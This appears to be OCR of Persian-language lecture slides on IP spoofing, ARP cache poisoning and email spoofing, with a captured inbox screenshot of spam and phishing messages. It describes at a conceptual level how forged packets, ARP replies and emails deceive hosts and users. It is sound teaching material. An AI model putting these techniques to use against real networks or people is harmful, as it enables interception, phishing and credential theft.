
Spoofing Attacks:

flooding attack



Spoofing Attacks:

reflection



دلایل استفاده از IP Spoofing

- نفوذگربا آدرس اشتباه امکان تعقیب و کشف ماشینش را از طرف مقابل مي گيرد چرا که بسته هايي که از طرف ماشين او ارسال مي شود آدرس مبدأي دارند که متعلق به یک ماشین بیگناه یا موهوم در شبکه است .


- از طريق آدرس دهي دروغين نفوذگر گاهي موفق به عبور بسته هاي IP خود از ميان فيلتر يا ديواره آتش يک سيستم که به آدرس IP حساسيت دارند خواهد شد.

ARP Spoofing


- به Arp Spoofing ، Arp cache poisoning هم گفته مي شود و روشي براي Spoof محتويات جدول Arp يک کامپيوتر remote روي شبکه است.

- در اين حمله نفوذگر
  - يک پيغام ARP requestجعلی ارسال می کند
  - يا يک پيغام Arp Response جعلي با آدرس IP مورد نظر و MAC خود براي ميزبان هاي هدف ارسال مي کند

ARP POISONING &BROADCAST REQUEST




ARP POISONING--RESPONSE TO A REQUEST



Email Spoofing

The Entire E-mail System




E mail spoofing


- در اين حمله نفوذ گر اقدام به ارسال پست الكترونيكي با نام جعلي يا از طرف ديگران مي كند .
- عمل emil spoofing به شيوه هاي متفاوتي صورت مي گيرد ولي نتايج مشابهي را به بار مي آورد:
  - ✓ كاربر ايميلي را دريافت مي كند كه به نظر مي رسد از يک منبع معتبر رسيده در حالي كه از يک منبع جعلي رسيده است .
  - ✓ Email spoofingغالبا تلاش مي كند كه كاربر را وادار به احكام تخريبي يا وارد كردن اطلاعات حساس (مانند كلمه عبور يا شماره كارت اعتباري) خود بكند.
- spoof امكان پذير است زيرا پروتكل SMTP كه پركاربردترين پروتكل ارسال ايميل است عمل احراز اصالت كاربر را انجام نمي دهد

کاربرد جعل ایمیل

- ايميلي كه ادعا مي كند ازطرف مدير سيستم شماست و از شما مي خواهد كه كلمه عبور خودتان را تغيير دهيد وگرنه حساب كاربري شما را معلق مي كند.
- يا شخصي كه ادعا مي كند داراي اختياراتي از طرف موسسات مالي يا حقوقي شماست و از شما مي خواهد كه كلمه عبور يا اطلاعات حياتي خود را براي وي ارسال كنيد و....

Sample SMTP interaction




Firefox
Zimbra: Junk (4)
Inbox (8,428) - alifanian@gmail....
Varzesh3.com | 3 ورزش | Football...
Tabnak.IR | تابناک
mail.iut.ac.ir/zimbra/?client=preferred#1
Zimbra
Mail
Address Book
Calendar
Preferences
Folders
Inbox (1692)
Sent
Drafts (15)
Junk (4)
Trash
Find Shares...
Searches
Tags
Search
Mail
Search
Save
Advanced
New
Get Mail
Delete
Reply
Reply to All
Forward
Not Spam
View
From
Subject
dolaki@alaki.com
<No Subject> - Salaam This is a test
soroush bateni
DNS Servers
Доронин@direct.nacha.org
Notification about the rejected Direct Deposit payment - Dear Customer,We regret to
Dr. John Parker
Invitation: Urgent Reply Needed - YAHOO! KALENDER - DU ER INVITERET! dr.j0hn_par
To view a message, click on it.
April 2013
S M T W T F S
31 1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27

راهکارهای جلوگیری از email spoofing

